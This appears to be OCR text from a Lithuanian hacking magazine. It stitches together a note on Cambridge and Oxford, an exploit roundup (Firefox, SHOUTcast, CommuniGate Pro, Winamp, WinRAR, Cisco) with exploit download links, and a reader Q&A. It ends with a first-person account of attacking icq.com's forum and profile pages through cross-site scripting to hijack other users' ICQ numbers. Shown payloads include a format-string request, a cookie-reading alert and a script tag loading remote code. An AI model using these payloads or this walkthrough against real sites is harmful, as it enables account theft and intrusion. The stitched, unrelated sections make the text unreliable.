Forumuose visi sutinka, jog tiems, kas nori studijuoti tiksliuosius mokslus (fiziką, matematiką), geriausia rinktis Kembridžą. Jame geriau finansuojami moksliniai tyrimai — būsimiesiems mokslininkams tai geriausios sąlygos. Be to, Kembridžo mieste daugybė IT kompanijų, kas leis absolventui lengvai susirasti gerai apmokamą darbą. Tiems, kas linksta į humanitarinius mokslus, geriau rinktis Oksfordą. Taip daryti labiau verta bent todėl, jog šis universitetas daugiau nei bet kuris kitas pasauliui davė rašytojų, poetų ir literatų.
Kaip ten bebūtų, abu universitetai prestižo atžvilgiu darbdavių akyse yra vienodi ir bet kurio jų diplomas suteikia kelialapį į įdomų gyvenimą.



seniausias Kembridžo bendrabutis — „Karališkasis“

EKSPLOITŲ APŽVALGA

FIREFOX LOCATION.QUERY INTERFACE() EXPLOIT

[Aprašymas] Jeigu tu reguliariai skaitai šią mūsų apžvalgą, turėjai girdėti neseniai nuskambėjusį „saugios" naršyklės *FireFox* pažeidžiamumą, kuris perpildžius puslapio antraštę sukelia *buffer overflow*. *FireFox* vartotojams tai labai nepatiko, tačiau po kiek laiko vartotojai pamiršo šią negandą ir toliau naudojosi ugnine lapute.
Po kiek laiko, vasario 7 dieną, *bugtraq* forumuose pasirodė pranešimai apie naujus *Mozilla Firefox* pažeidžiamumus. Šį kartą jų surasta net 7. Pagrinde visos klaidos slypi *JavaScript* apdorojime. Viena klaida nusipelno ypatingo dėmesio, kadangi buvo išleistas ją išnaudojantis eksploitas. Ši klaida slypi neteisingame *Location.QueryInterface* metodo apdorojime, dėl ko galima perpildyti buferį ir įvykdyti laisvai pasirinktą kodą. Grakščiai parašytas *Perl* eksploitas atidaro soketą ir laukia prisijungimų. Po susijungimo eksploitas užpildo atmintį, o po to iškviečia *Location.QueryInterface*. Dėl to įvyksta perpildymas ir *Firefox* miršta.

[Apsauga] Aprašyti pažeidžiamumai egzistuoja 1.5 versijoje ir visose ankstesnėse laidose. *FireFox 1.5.1* versijoje visos klaidos jau ištaisytos. Jeigu programos nustatymuose aktyvuotas automatinis versijos atnaujinimas, tuomet naršyklė iš karto tai padarys, priešingu atveju rekomenduoju iš *www.mozilla.org* parsisiųsti naujausią programos laidą.

[Nuorodos] Eksploitą gali rasti šiuo adresu: *www.xakep.ru/post/30043/default.asp*.

[Blogio įvertinimas ir potencialas] Daugelis sako, kad *FireFox*, lyginant su IE ir *Opera*, yra pati saugiausia programa. Vis dėlto paskutinės *bugtraq* naujienos tikrai verčia susimąstyti apie saugumą ir galbūt pereiti prie kitos naršyklės.

[Sveikinimai] Deja, eksploito autorius liko šešėlyje, tačiau žinoma, kad eksploitas pirmą kartą pasirodė svetainėje *www.metasploit.com*.

SHOUTCAST REMOTE FORMAT STRING VULNERABILITY

Aprašymas
Visiems žinoma programinio produkto *SHOUTcast* kilmė. Šis „NullSoft" projektas leidžia internete transliuoti muzikinį srautą. Ne taip senai programoje buvo aptikta triuškinanti klaida, dėl ko pažeidžiamoje sistemoje gali būti paleistas laisvai pasirinktas kodas. Kitaip tariant, eilutės formatavimo pažeidžiamumas realizuojamas kreipiantis į serverį štai su tokia užklausa:

http://host:8000/content/%n.mp3,

kur *%n* — klastingoji fatališkas pasekmes sukelianti seka.
Paleistas eksploitas kreipiasi į serverį, kuriam perduoda specialų shellkodą, po ko mašinoje atidaroma (pribindinama) 7000 jungtis su susietu komandų interpretatoriumi.

[Apsauga] Klaida slypi visose SHOUTCast versijose iki pat 1.9.4 laidos imtinai. Dėl to siekiant išsigelbėjimo būtų logiška aplankyti svetainę *www.shoutcast.com* ir parsisiųsti šviežiausią programinį produktą.

[Nuorodos] Eksploitą ir išsamų skylės aprašymą galima rasti šiuo adresu: *www.xakep.ru/post/29844/default.asp*.

[Blogio įvertinimas ir potencialas] Kiekvienas save gerbiantis lokalus tinklas turi savo *radijo serverį, o didžioji dalis tokių* serverių muziką transliuoja būtent per *SHOUTCast* (arba *ICECast Linux* sistemoje, bet tokių mašinų mažiau). O dabar įsivaizduok, kiek *Windows* serverių hakeriai gali užkrėsti trojanais, įvertinus tai, jog daugelis tinklų prie savo resursų leidžia jungtis ir iš išorės.

[Sveikinimai] Už idėją dėkojame jaunuoliui *Tomasz Trojanowski* (*onestep*), o už jos įgyvendinimą kepurę reiktų nukelti jau prieš kitą hakerį — *Damian Put <pucik@ccteam.org> www.CC-Team.org*.

COMMUNIGATE PRO SERVER VULNERABILITY

[Aprašymas] Mano kuklia nuomone, iki šio mėnesio pats saugiausias paštininkas buvo *CommuniGate Pro*, kurį gamina *www.stalker.com*. Taip buvo dėl to, kad *Stalker* produktą pateikdavo dvejetainiu (vykdomos bylos) pavidalu ir neplatino produkto išeities tekstų. Vis dėlto hakeriai kažkaip surado klaidą LDAP komponente, kuri įvyksta apdorojant neigiamas ilgio reikšmes *Basic Encoding Rules* laukuose (LDAP veikia per 389 jungtį). Iš karto po skylės analizės buvo sukurtas galingas eksploitas, kuris užmuša pašto demoną.
Eksploitas parašytas su *Python*, reikia paredaguoti jo pradžioje esančius *hostname* ir *port* laukus. Po paleidimo eksploitas serveriui pasiunčia lemtingąjį shellkodą, po ko *Communigate Pro* coredump'inasi.

[Apsauga] Pažeidžiamos visos versijos iki 5.0.7, kuri jau pateikta oficialioje pašto sistemos svetainėje. Taigi vienintelis teisingas sprendimas — atnaujinti programinį produktą. Alternatyvus patarimas: su įmontuota ugniasiene nufiltruoti 389 jungtį.

[Nuorodos] Eksploitą galima rasti adresu *www.xakep.ru/post/29884/default.asp*. Pažeidžiamumo detalės kol kas neviešinamos.

[Blogio įvertinimas ir potencialas] *CommuniGate Pro* dėl savo galingumo yra vienas iš populiariausių projektų. Ši elektroninio pašto programa turi tiek POP3/IMAP, tiek ir SMTP dalis, moka paštą pasiimti/siųsti panaudodama SSL, turi įmontuotus *WebMail, WebAdmin ir LDAP* komponentus (pastarasis jį ir pražudė :)). Dėl to tingūs adminai pamėgo šį demoną, o dėl jo uždarumo iš viso pamiršo apie jo atnaujinimą. Užtai dabar hakeriams bus ką veikti.

[Sveikinimai] Vėl reikėtų pasidžiaugti mūsų kaimynais iš Rytų. Eksploitą parašė hakeris Jevgenijus Legerovas. Piktavalio socialinė kilmė ir pašto adresas neskelbiami :).

EKSPLOITŲ APŽVALGA

WINAMP <= 5.12 REMOTE BOF EXPLOIT

[Aprašymas] Pereikime prie produktų, kuriais naudojasi kiekvienas save gerbiantis žmogus. Šį kartą klaida buvo aptikta populiariame grotuve *Winamp* (5.12 versijoje). Eilinis buferio perpildymas slypi žinomo grotuvo grojaraščių (*playlist*) apdorojime. Piktavalis gali sukurti atitinkamai suformuotą grojaraštį su jame neteisingai nurodyta parametro *File1* reikšme (kurioje, savaime suprantama, įrašytas shellkodas). Dėl to apdorotuvas perpildo buferį ir įvykdo laisvai pasirinktą kodą. Eksploite demonstruojamas atvejis, kuomet užkrovus grojaraštį gali būti paleistas skaičiuotuvas :). Beje, niekas hakeriui netrukdo pakeisti šį shellkodą į ką nors kita, kas jam praverstų kur kas labiau.
Eksploitas parašytas su *C*, paties kodo jame nedaug. Čia generuojamas grojaraštis su nepriimtina pažeidžiamo parametro reikšme. Po to šis grojaraštis turi būti užkrautas į grotuvą. To pasekmės aprašytos aukščiau.

[Apsauga] Oficialioje svetainėje *www.winamp.com* puikuojasi užrašas, kuris skelbia, kad 2006.01.30 išleistoje naujoje *Winamp 5.13* versijoje kritiškas pažeidžiamumas jau ištaisytas. Manau, tu tikriausiai supranti, apie kokią klaidą čia kalbama :).

[Nuorodos] Eksploito išeities tekstus gali gauti čia: *www.xakep.ru/post/29855/default.asp.*

[Blogio įvertinimas ir potencialas] Pabandykime pafantazuoti, kaip hakeris gali išnaudoti šią klaidą. Savaime suprantama, pasinaudoti klaida nuotoliniu būdu nepavyks — tai išskirtinai lokalus pažeidžiamumas. Vis dėlto niekas tau netrukdo panaudoti elementarių socialinės inžinerijos metodų ir per ICQ įtikinti kokį nors lamerį užkrauti tavo atsiųstą grojaraštį su šaunia „hacker-trance" stiliaus muzika arba tiesiog šį grojaraštį pateikti populiariame resurse, kur jis būtų visiems prieinamas.

[Sveikinimai] Idėja ir eksploitas priklauso programuotojui *ATmaCA* (*atmaca@icqmail.com, www.atmacasoft.com*), kuris perduoda linkėjimus ir dėkoja savo draugui Kozan'ui :).

WINRAR 3.30 LONG FILENAME BOF

Aprašymas
Metas aprašyti dar vieną populiariam produktui — *WinRAR* — skirtą eksploitą. Naujasis pažeidžiamumas leidžia nulaužti programą arba sistemoje įvykdyti laisvai pasirinktą kodą. Klaida triviali: iš daugybės simbolių sudaryta eilutė, kuri programai perduodama kaip parametras ir vietoje pribaigia *WinRAR*. Išleistas eksploitas šį pažeidžiamumą išnaudoja per porą sekundžių, generuodamas specialią eilutę, o po to paleisdamas *WinRAR*. Iš tiesų eksploite nėra nieko ypatingo — tiesiog inicializuojama „negera" eilutė, po ko ji perduodama *winrar.exe*. Remiantis tuo, eksploitas turi būti paleistas *c:\program files\winrar* kataloge.

[Apsauga] Oficialioje svetainėje apie šį pažeidžiamumą jau senai žinoma, todėl visos >3.30 versijos nėra pažeidžiamos. Siūlyčiau parsisiųsti paskutinę archyvatoriaus laidą (3.51).

[Nuorodos] Visiškai paruoštą naudojimui eksploitą galima rasti adresu *www.xakep.ru/post/30076/default.asp*
.

[Blogio įvertinimas ir potencialas] Ši klaida — ne pirma pasitaikiusi per *WinRAR* kūrimo istoriją. Prieš porą metų buvo atrastas panašus pažeidžiamumas, tačiau pasaulis jį greitai pamiršo. Įvertinus tai, kad privačiuose rateliuose garantuotai egzistuoja laisvai pasirinktą kodą įvykdantis eksploitas (o ne tik užmušantis archyvatorių), į hakerių taikiklį gali patekti daugelis vartotojų. O jeigu dar įvertintume tai, kad archyvatorių atnaujins nebent paranojikas, tai šios klaidos pasekmės gali būti pakankamai graudžios :).

[Sveikinimai] Eksploitą sukūrė *Trap-Set U.H.* komandai priklausantys programuotojai *mh_p0rtal* ir *Dr-CephaleX*. Kontaktinis pašto adresas: *Alpha_Programmer@LinuxMail.ORG* :).

CISCO AIRONET ARP ATTACK

[Aprašymas] Kiekvienas sistemų administratorius užtikrintai pasakys, kad „Cisco" gamina patikimiausius ir saugiausius įrenginius. Tačiau apie jų saugumą reikėtų labai gerai susimąstyti. Be „Cisco" įrenginiuose pasitaikančių ir operatyviai užlopomų skylių egzistuoja nauja pavojinga klaida, kuri buvo aptikta visai neseniai. Ji pasislėpė ARP paketų apdorojime. Piktavalis įrenginiui gali pasiųsti daugybę suklastotų ARP paketų, kurie bus nuolat pridedami į ARP lentelę. Galiausiai „Cisco" sėkmingai nudvės (o tiksliau tai tiesiog bus pradedamas blokuoti įeinantis ir išeinantis tinklo srautas). Atgaivinti įrenginį galima tik jį perkrovus arba priverstinai išvalius ARP lentelę.

Eksploitas parašytas su *C* ir turi viso labo tik vieną parametrą — maršrutizatoriaus IP adresą. Po neilgos pauzės eksploitas paleis begalinį ARP paketų generavimo ciklą.

[Apsauga] Apsisaugoti nuo tokio užpuolimo galima tik atnaujinus įrenginio mikroprogramą, kurią galima gauti oficialioje gamintojo svetainėje *www.cisco.com.*

[Nuorodos] Eksploitą galima pasiimti iš čia: *www.xakep.ru/post/29813/default.asp*. Ten pat galima rasti ir techninių detalių bei skylėtų įrenginių sąrašą.

[Blogio įvertinimas ir potencialas] Naujasis eksploitas mestelėjo krūvą problemų ir taip iki kaklo paskendusiems darbuose administratoriams. Dabar jiems teks perprogramuoti įrenginį arba po kiekvienos hakerių atakos valyti ARP lentelę :).

[Sveikinimai] Pažeidžiamumą surado Erikas Smitas (2006 metų sausio 12 dieną). Kiek vėliau hakeris slapyvardžiu *Pasv* (*pasvninja@gmail.com*) sukūrė galingą eksploitą.

PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŲSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK–FAQ", TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.

Q: Mes žinomoje *Windows* programoje aptikome rimtą pažeidžiamumą. Ar geriau jį panaudoti kompiuterių užgrobimui ar pateikti informaciją *bugtraq* forumuose?

A: Labai intymus klausimas, ir kiekvienas pasirenka sau optimalų sprendimą. Derėtų prisiminti, kokiu tikslu buvo surinkta jūsų tyrėjų komanda. Jeigu tikslas yra tuojau pat gaunama nauda ir svaiginantis nesuskaičiuojamų tūkstančių kompiuterių kontrolės jausmas, tuomet atsakymas akivaizdus. O jeigu jūs norite iškilti tarptautinėje scenoje, tuomet iš karto galima pradėti platinti šią informaciją, jokiu būdu nepamirštant paminėti autorinių teisių. Dar labiau išpopuliarėti padėtų parašytas eksploitas, kuris žinią apie jūsų kietumą nuneštų iki pačių žemiausių kompiuterių specialistų bendruomenės sluoksnių. Jeigu jau jūs nusprendėte kaip reikiant įsitvirtinti tarp saugumo specialistų, reiktų atsistoti į *@Stake* ir *F-Secure* vietą, tuo pačiu informaciją iš pradžių derėtų perduoti programinės įrangos gamintojui. Su informacija pateikiamas ir laikas (2–7 dienos), per kurį programuotojai spėtų užlopyti skylę prieš tau perduodant informaciją į *bugtraq*. Tuo pačiu tai padeda užmegzti draugiškus santykius su programinės įrangos kūrėjais, kurie vėliau kartais padeda įsidarbinti.

Q: Kokie saugumo dalykai bus įgyvendinti *Vista* sistemoje vartotojų (sisteminių įrašų) atžvilgiu?

A: Nepaisant to, jog pagrindinis naujosios sistemos devizas — vartojimo ir darbo su informacija patogumas, *Vista* daug naujo atneš ir į saugumą. Pasikeis privilegijų suteikimo vartotojams sistema. Nebus poreikio nuolat dirbti „Administrator" vardu, kad įdiegtum ir dirbtum su specialia programine įranga. Saugumas bus valdomas per *User Account Protection*, kurią jau galima rasti naujosios operacinės sistemos *Beta 1* leidime. Taigi tavęs tiesiog papildomai paklaus leidimo įdiegti programinę įrangą. Tokia iš *MacOS* pasiskolinta koncepcija taps veiksminga kliūtimi *spyware* ir *adware* parazitams, nors ir užims šiek tiek daugiau vartotojo laiko. Taip pat kiekvienas vartotojas turės savo *Virtual Store* saugyklą, į kurią bus dedami visi sistemos pakeitimai — rašymai į sisteminį registrą ir į apriboto priėjimo particijas pridėta informacija, kurie buvo atlikti konkretaus vartotojo darbo metu. Taigi visus sistemos pasikeitimus turėtų pajausti pats vartotojas. Savaime suprantama, gali atsirasti ir naujų dalykėlių bei niuansų, kurie paaiškės po to, kai šviežesnės naujosios sistemos RC versijos pateks į ilgapirštes testuotojų rankas.

Q: Ar išleidus IE7 bus išspręstos senos problemos?

A: Derėtų pastebėti, kad iki šiol platinta *Beta 1* saugumo atžvilgiu neatnešė kažko itin naujo. Manoma, kad *Beta 2* versijoje bus įdiegtos *anti–phishing* priemonės, kurios bus panašios į AOL *Netscape 8. Protected Mode* parodys, kad *iexplore.exe* negali daryti visur ir visko, net jeigu jis buvo įtrauktas į ugniasienės „Patikimųjų" sąrašą. Atskiriems veiksmams reikės papildomo vartotojo patvirtinimo; taip bus galima atmesti daugybę parazitų, kurie tik ir veržiasi patekti į tavo sistemą. Naudojant tokį sprendimą, pagrindinis dalykas bus psichologinis vartotojų apdorojimas, kurie turėtų daugiau dėmesio skirti sistemos saugumo perspėjimams.

Kokia XP SP3 ir *Vista* išleidimo tvarka? Kuris iš jų dviejų bus saugesnis?

Visų pirma, susigaudyti išleidimo tvarkoje, jeigu tokia kada nors iš viso MS egzistavo, praktiškai neįmanoma. Antra, kas bus saugesnis gali parodyti tik praktika; šios kontoros išleidžiamų produktų nenuspėjamumas akivaizdus. Mano nuomone, SP3 bus mažiau pavojingas, kadangi tai bus jau gerai išstudijuotai platformai skirtas pataisymų paketas; nesinori tikėti, kad SP3 bus visa ko pakeitimas *a la* SP2. O *Vista* gali tapti juoduoju arkliuku, kurio saugumą teks didinti rankiniu būdu. Dabartinė situacija tokia, jog iš pradžių, 2006 metų antroje pusėje, išeis *Vista*. Po to, greičiausiai antroje 2007 metų pusėje, bus išleistas trečiasis XP pataisymų paketas. Neapibrėžtumo prideda ir ankstesni šios įmonės atstovų pareiškimai, kuomet Styvas Balmeris prisiekinėjo ir žegnojosi SP pateikti dar prieš *Longhorn* išleidimą.

Ko dar naujo galima tikėtis iš *Vista* sistemos? Kaip ji mus apsaugos?

Windows 2003 sistemoje atsiradusi NAP sistema, kuri šifruojama kaip *Network Access Protection*, bus įdiegta ir *Vista* sistemoje. NAP kažkuo primena *Cisco Network Access Control Program*, kuri apibrėžia klientų sistemų priėjimo prie interneto reikalavimus dar prieš jų prijungimą. Pavyzdžiui, čia galima reikalauti tam tikrų būtinų pataisymų, įvesti privalomą įdiegtos programinės įrangos sąrašą, apibrėžti antiviruso bazės šviežumą. Iš tiesų sistema galima reikalauti ko tik nori. Šviesiausia sistemos ateitis — klientas-NAP tipo sąsajos įdiegimas tiekėjų lygyje taip, kad į internetą nepatektų žmonės su neapsaugotais kompiuteriais (t.y. potencialūs užkratų ir trojanų platintojai). Dabar sisteminė ugniasienė sėkmingai filtruos išeinantį tinklo srautą. Ji analizuos visą įdiegtą programinę įrangą, iš pradžių suprasdama, kokiais konkrečiais tinklo resursais (pavyzdžiui, TCP jungtimis) programa naudojasi; visas kitas aktyvumas į interneto pusę bus ribojamas. EFS šifravimo sistema bus toliau plėtojama, taip pat bus integruotas *malware* skeneris, turintis tolimesnio problemų pašalinimo galimybę.

Kas tai yra *securelevel* ir kuo jis naudingas?

Securelevel — sąvoka, aptinkama BSD ir *Linux* sistemose. *Securelevel* leidžia keisti saugumo lygį ir reakciją į įvairius sistemos iškvietimus (*calls*). Kuo aukštesnis lygis, tuo atitinkamai rimtesni apribojimai. Apribojimus galima aprašyti rankiniu būdu, modifikuojant sistemines bylas. Tuo pačiu atmink, jog pingvino nustatymai skiriasi nuo BSD konfigūravimo. Galima rinktis jau paruoštą sprendimą — du skirtingus pagrindinius lygius *securelevel 1* ir *securelevel 2* (yra ir nulinis lygis, kuris reiškia, jog ši sistema atjungta). Išsamiau su šiais dalykais galima susipažinti adresu *http://www.openbsd.org/cgi-bin/man.cgi?query=securelevel*. Derėtų pastebėti, kad BSD po truputį atsisako aprašytos idėjos ir, pavyzdžiui, nebelopo skylių. Po to, kai *OpenBSD* sistemoje buvo aptiktas paskutinis pažeidžiamumas, kūrėjai oficialiai atsisakė išspręsti šią problemą.


Sukonfigūravau lokalų serverį, kuriuo niekas svetimas nesinaudos, tačiau niekaip negaliu atjungti pagal nutylėjimą aktyvuotos ugniasienės.

Paprasčiausias sprendimas būtų ugniasienę įjungti, kad sistema neverktų, jog jos nėra. O įmontuotoje ugniasienėje gali paprasčiausiai aktyvuoti opciją *allow everything* (praleisti viską), kuri tau atvers visas jungtis ir padarys tave prieinamą kaip provincijos nimfomanę :).

036

Skylėtas ICQ

KAIP ŽINIA, DAUGELIS INTERNETE ESANČIŲ SVETAINIŲ YRA PAŽEIDŽIAMOS, IR NEBŪTINAI TAI YRA PAPRASTI ŽMONIŲ NAMŲ PUSLAPIAI: NERETAI KLAIDŲ GALIMA RASTI NET IR PAS TOKIUS GIGANTUS, KAIP „MICROSOFT“, NASA IR ICQ. NORS ADMINISTRATORIAI IR IŠMOKO APSAUGOTI SAVO KŪRINIUS NUO PHP INCLUDE'Ų IR SQL INJEKCIJŲ, CSS SKYLĖS KAIP BUVO, TAIP IR LIKO. IR VISKAS TIK TODĖL, KAD DAUGELIO KVAILŲ ADMINŲ NUOMONE PER CSS NEIŠEIS PADARYTI NIEKO RIMTO. TIKIUOSI, KAD MANO ŠIANDIENINIS STRAIPSNIS IŠSKLAIDYS TOKIĄ SUSIDARIUSIĄ NUOMONĘ. AŠ PAPASAKOSIU, KAIP GROBIU UIN'US, IŠNAUDODAMAS *ICQ.COM* SVETAINĖS KLAIDAS



Kaip aš grobiu UIN'us, išnaudodamas „icq.com“ skyles

[Intro] Tai buvo iš tiesų sėkminga savaitė: *sql* injekcija vienoje iš NASA svetainių, *phrack.org* skylės ir dar daugybė surastų vaizduotę užburiančių pažeidžiamumų. Štai koks įkvėpimas užpuola žmogų, kai visa jo šeima savaitei išvažiuoja į užmiesčio vilą. Kitaip tariant, hakeriui tai tikrų tikriausias kūrybinis rojus :).
Taigi, kaip bebūtų keista, ši istorija prasidėjo naktį. Aš sėdėjau ir studijavau naujai įdiegtą *icq* klientą *qip*, po ko persimečiau prie klaidų paieškų pagrindiniame visų ICQ vartotojų serveryje — *icq.com*. Tiesą sakant, ruošiausi tai padaryti jau senai, tačiau pradėjau būtent po pažinties su nauju klientu.

[CSS per ICQ klientą] ICQ svetainėje galima peržiūrėti bet kurio sistemoje užsiregistravusio vartotojo profilį. Tuo pačiu galima peržiūrėti jo avatarą, asmeninius duomenis ir net išsiųsti jam pranešimą. Manau, tu tai žinai. Pavyzdžiui, mano buvusio UIN'o 559822 profilis yra šiuo adresu: *www.icq.com/whitepages/wwp.php?to=559822*. Besikapstant kliente, man dingtelėjo mintis: o ką, jeigu šiame puslapyje realizuočiau intersaitinį skriptinimą? Klausimas: „Kaip?“. Atsakymas: „Labai paprastai“. Kliento vartotojo nustatymuose įvedame duomenis, jie užkraunami svetainėje ir atvaizduojami (suveikia) profilio svetainėje. Iš esmės viskas labai lengva, bet paaiškėjo, kad čia pažeidžiami tik du parametrai: „Vardas“ ir „Pavardė“. Atmesime „Slapyvardžio“ lauką: *jis mums neįdomus* :). Bet čia tenka susidurti su dar viena nesėkme: įvedamų simbolių kiekis yra ribojamas. Dėl to, pavyzdžiui, norint pavaizduoti lokalų perspėjimą, teko pasinaudoti tuo metodu, kurį tu gali matyti pirmojoje nuotraukoje, t.y. pirmąją elementaraus skripto dalį įrašyti į „Vardo“ lauką, o pabaigą įkurdinti „Pavardės“ lauke.
Atrodytų, ką čia dar sugalvosi, kai esi taip apribotas. Tačiau man pavyko surasti dar vieną pažeidžiamą parametrą, kuriame įvedamų simbolių skaičius siekia net 80 — tai „Namų svetainė“. Tiesa, su šiuo parametru elkis atsargiau: aš taip užbaninau keletą UIN'ų. Tiesa, visiškai įmanoma, kad tai ne banas, o tiesiog *qip* eina iš proto. Tiksliai nežinau, tačiau UIN'ai iškeliavo Anapilin :(.



Kam tai galima panaudoti? Pavyzdžiui, užgrobti svetimus UIN'us arba kraštutiniu atveju galima kaip reikiant pašmaikštauti. Tarkim, galima nuosavame profilyje įrašyti nukreipimą (*redirect*) į savo svetainę ir juoktis iš nustebusių žmonių, kurie užėjo pažiūrėti į tavo profilį :). Pas mane būtent taip ir padaryta, gali pasimėgauti: *www.icq.com/whitepages/wwp.php?to=559822*.

[Icq.com" svetainės forumo skylės] Mums labai pasisekė, kad praktiškai visi *icq.com* servisai veikia viename subdomene. Iš to išplaukia, kad tikimybė surasti tinkamą skylę ir užgrobti svetimus sausainukus pastebimai išauga :).
Tęsdamas savo tyrinėjimus, aš užėjau į forumą. Čia naudojama labai paprasta autorizacija, kas mane smarkiai nudžiugino. Norint autorizuotis, į „Login" lauką reikia įvesti savo UIN'ą arba pirminį elektroninio pašto adresą (*primary e-mail*), o „Slaptažodžio" lauke — savo UIN'o slaptažodį (kuris, kaip tu pats supranti, labai dažnai tinka ir pirminio pašto adreso dėžutei). Dabar telieka forume surasti CSS skylę.
Pasakysiu sąžiningai, po pirmojo CSS testo aš vos nenumiriau iš juoko. Net nespėjau pasikapstyti po *bb* tagus, o pažeidžiamas parametras jau buvo surastas. Juo pasirodė esąs atsakymui į temą skirtas laukas „Subject". *Preview* režime niekas nebuvo filtruojama, kas iš karto žadėjo dideles galimybes. Ant savęs patikrinęs sudaryto skripto eksploito (kol kas lokalaus) veikimą: *"><script>alert(document.cookie)</script>*, patenkintas išsišiepiau.
Taip aš įsitikinau, kad viskas vyksta pakankamai sėkmingai. Vis dėlto galutinai išsiuntęs pranešimą ir peržiūrėjęs puslapio išeities tekstą aš pamačiau, kad čia filtruojami visi slešai ir dvigubos kabutės:

```
title="&quot;><script src=http:&#47;&#47;my_site&#47;1.js> <&#47;script>"">........" >&quot;&gt;&lt;script src=http://my_site/1.js&gt;&lt;/sc...</a>
```

Planai sugriuvo. Viskas, ką čia galima padaryti — tai įterpti perspėjimą, pavyzdžiui: *<img src=javascript:alert('Mes jega!')>*, tačiau nieko rimtesnio iš to neišspausi. Nepadėjo nė bandymai apeiti filtravimą ir skirtingi slešo bei kabučių perkodavimai.

[Nauja galimybė] Čia aš pastebėjau vieną dalykėlį: jeigu paspaudi savo žinutės pavadinimą arba peržiūri visų savo siųstų žinučių sąrašą, tai gali pamatyti įterptą CSS. Manęs tai netenkino, juo labiau kad antrasis pranešimo antraštės parametras buvo pilnai filtruojamas, todėl virš savo slapyvardžio aš mačiau atvaizduotą skriptą, ant kurio ir reikėjo spausti :).
Teko pradėti kitų pažeidžiamumų paieškas. Palikęs ramybėje „Atsakyti į temą cituojant", aš nuspaudžiau mygtuką „Pradėti naują temą". Štai čia (*preview* režime) *Subject/Question* lauke neveikė nė vienas skriptas, viskas buvo žiauriai filtruojama. Šiek tiek nusiminęs aš vis dėlto sukūriau ir išsiunčiau temą. Visų temų sąraše aš pamačiau, kad mano skriptas aiškiai išsiduoda. Ką gi, filtrai iš tiesų veikia.
Aš automatiškai spustelėjau ant temos, prasidėjo krovimas, ir, o stebukle: — skriptas veikė! Temos viduje nebuvo jokių filtrų, o reikiamas aktyvus CSS buvo surastas. Be abejo, labai nervino tai, kad temų sąraše maniškė išsiduodavo, kadangi jos pavadinimas buvo mano skriptinis eksploitas. Deja, čia jau nieko nepadarysi, juk net pakeitus jo koduotę ir taip siekiant bent šiek tiek supainioti vartotoją, skriptas temos pavadinime vis tiek nenorėjo veikti.
Štai koks įdomus filtravimas ir kokie kvaili adminai. Bet, kaip tu tikriausiai supranti, vogti sausainukus (*cookies*) nėra prasmės, kadangi atviru pavidalu mes gauname tik uin'ą (*primary*) ir slapyvardį, bet ne slaptažodį, o išgauti jį, pavyzdžiui, iš sesijos, nėra realu, kadangi greičiausiai jos identifikatorius su slaptažodžiu niekaip nesusijęs.
Galima būtų paeksperimentuoti su svetimų sausainukų pakišimu (jeigu netyčia tikro vartotojo IP adresas nebūtų susietas su sesija), tačiau ši idėja manęs neįkvėpė net eksperimentui. Vienintelis dalykas, kurį aš galėjau gauti — tai priėjimas prie svetimo asmens forumo vartotojo, t. y. aš galėjau siųsti pranešimus kito vartotojo vardu. Kaip nors sužinoti arba pakeisti slaptažodį/

informaciją per profilį buvo neįmanoma, todėl aš pasukau kitu keliu — link tiesioginio slaptažodžių vogimo per suklastotus autorizacijos puslapius.

